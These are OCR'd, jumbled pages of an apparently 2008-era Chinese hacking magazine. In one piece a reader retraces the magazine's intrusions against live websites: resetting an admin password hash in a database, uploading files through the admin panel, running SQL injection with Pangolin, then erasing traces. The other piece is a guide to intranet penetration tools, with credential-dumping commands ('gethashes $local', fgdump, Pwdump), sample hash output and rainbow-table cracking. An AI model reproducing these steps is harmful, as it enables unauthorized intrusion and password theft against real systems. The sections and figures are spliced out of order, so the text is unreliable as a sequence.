11

选择 text 数据库，eachway_members 表，将 admin 的密码 up 成（原密码在 www.cmd5.com 上是要花钱买的）e10adc3949ba59abbe56e057 f20f883e（123456），如图 11。

直接在网站后面输入/admin/进入后台，按照当期作者的思路，**“下载管理－参数设置－增加 cer 扩展名－增加下载”**，可是操作起来又出现了麻烦，上传的 cer 文件一访问就弹出下载选项，如图 12，不知前辈是怎么弄得。不过，到这里就 ok 了，将改掉的东西全改过来，清理一下，走人……




图 12




图 13

高手:

这期的专栏，让我们回归传统，就是内网入侵。在rpc蠕虫爆发前，内网的入侵手法在外网中都是可以直接用的，不过蠕虫爆发后及随着网络安全水平的提高，外网的入侵基本都是靠注入了，所以一些小菜很少有机会接触到内网入侵的手法。就算是有的读者知道了内网的常规手法，但是域结构的内网入侵手法我想也是很多读者不知道的，所以还是看下本期的文章吧。

内网渗透中的小工具（一）

文 NP

从本文你可以了解到一些内网渗透小工具

说到内网渗透，可能对一些新手来说还是比较陌生的，真的碰到一个大的内网时，特别是域结构的内网时，往往让新手朋友不知如何下手，而现在一些大型的企业，所采用的网络拓扑都普遍是这样的结构。鉴于如此，本期NP就开始给大家介绍下内网渗透中常用到的一些小工具。

一、管理员密码的获取

提权成功后，我们一般都会去尝试获取管理员的密码，而获取管理员密码有很多方法可以实现，比如通过社会工程学、第三方软件、键盘记录、抓取Hashes并破解！但是前三种，都属于比较被动的。现在暴力破解有了RainbowCrack当老大，只要我们有相关的Tables，一切就变得简单了。

对于WIN系统的LM Hashes，网络上早就提供了120G和60G的版本，我现在用的Tables就是RainbowCrack官方Demo中的字典，也就是60G的版本，用了快2年了，99%的密码都可以跑出来，效率很高。只要Hashes不是很多，基本一天内就可以跑出来（RainbowCrack的相关信息可以从网上获得，或者参阅2009年01期《黑客手册》的文章《浅谈Hacking中的小技巧》）。

好了，感觉有点跑题了，我们接着来介绍获取系统Hashes的工具。首先出场的是GetHasheses，这个工具来自saminside的工具包，官方最新版本是1.6。它的运行界面如图1所示，抓取Hashes的命令也很简单，**getHasheses $local** 就可以了，抓取Hashes的效果如图2所示。

```
Command Prompt
C:\>gethashes
GetHashes v1.6
Copyright (c)2004-2008 InsidePro, http://www.InsidePro.com
Using:
        GetHashes.exe <SAM registry file> [System key file]
Or
        GetHashes.exe $Local
```

图1

```
Command Prompt

C:\>gethashes $local
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16A
9C0:::
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C
HelpAssistant:1000:3AF9137F0EB3F6C61944AA6629D05454:935D8F9D8A3
EEB9:::
SUPPORT_388945a0:1002:AAD3B435B51404EEAAD3B435B51404EE:E3B7CCD1
56C7D4F:::
__vmware_user__:1004:AAD3B435B51404EEAAD3B435B51404EE:27136A81E
41116A:::
```

图2

一般情况下，这个工具就可以轻松获得我们所要的Hashes了，但偶尔也会碰到不好使的时候，比如运行后什么都没抓出来，这个时候请尝试下用SYSTEM权限再运行一遍，或许就能成功了。

如果抓不出Hashes，我们可以尝试下Fgdump，官方最新版本为2.1.0。Fgdump的使用也很简单，直接运行程序就可以了，Hashes会自动导入到同目录下的127.0.0.1.pwdump文件中。有时候导出时会发现用户名是乱码，请多尝试几次。程序运行界面如图3所示，抓取的Hashes的结果如图4所示。

要是用这两个工具都没有办法抓到Hashes，这时我们可以再尝试著名的Pwdump7.1，这个是Pwdump系列的最新版本，就

```
Command Prompt
C:\>fgdump
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute
under certain conditions; see the COPYING and README files
more information.

No parameters specified, doing a local dump. Specify -? if
elp.
--- Session ID: 2008-12-26-08-30-06 ---
Starting dump on 127.0.0.1

** Beginning local dump **
OS (127.0.0.1): Microsoft Windows XP Professional Service
Passwords dumped successfully

-----Summary-----

Failed servers:
NONE

Successful servers:
127.0.0.1

Total failed: 0
Total successful: 1

C:\>
```

图3

第六篇：《入侵高校网站》

信息泄露源：2008年第12期杂志第78页图13

我的入侵：打开网址**http://www.xxx.com/**，随便点个连接，放到pangolin直接跑了出来，如图13。

直接按照作者的方法入侵，发现本地上传的文件直接被删除了，如图14。我对php代码不是很熟悉，我想magic_quotes_gpc为off怎么也能写入文件吧？可本人能力有限，还望高手不吝赐教。




图14

好吧，文章就写到这里，希望各位不要再按图索骥，对网站做什么破坏。最后对当期这些文章的作者说声sorry，不小心拿你们当典型了，呵呵，我想大家也不会记恨于我吧？如果有什么不明白的地方欢迎到论坛找我，id是边城三少。

编辑点评：

看样子，这真是我们2008年度最认真的读者了，没有把我们的杂志当成八卦周刊。其实本文作者的学习过程，我在编辑文章的时候有时也会这样，按作者投稿里的方法来试一下，这样可以更好的对作者和读者负责。




图 4




图 5




图 6




图 7

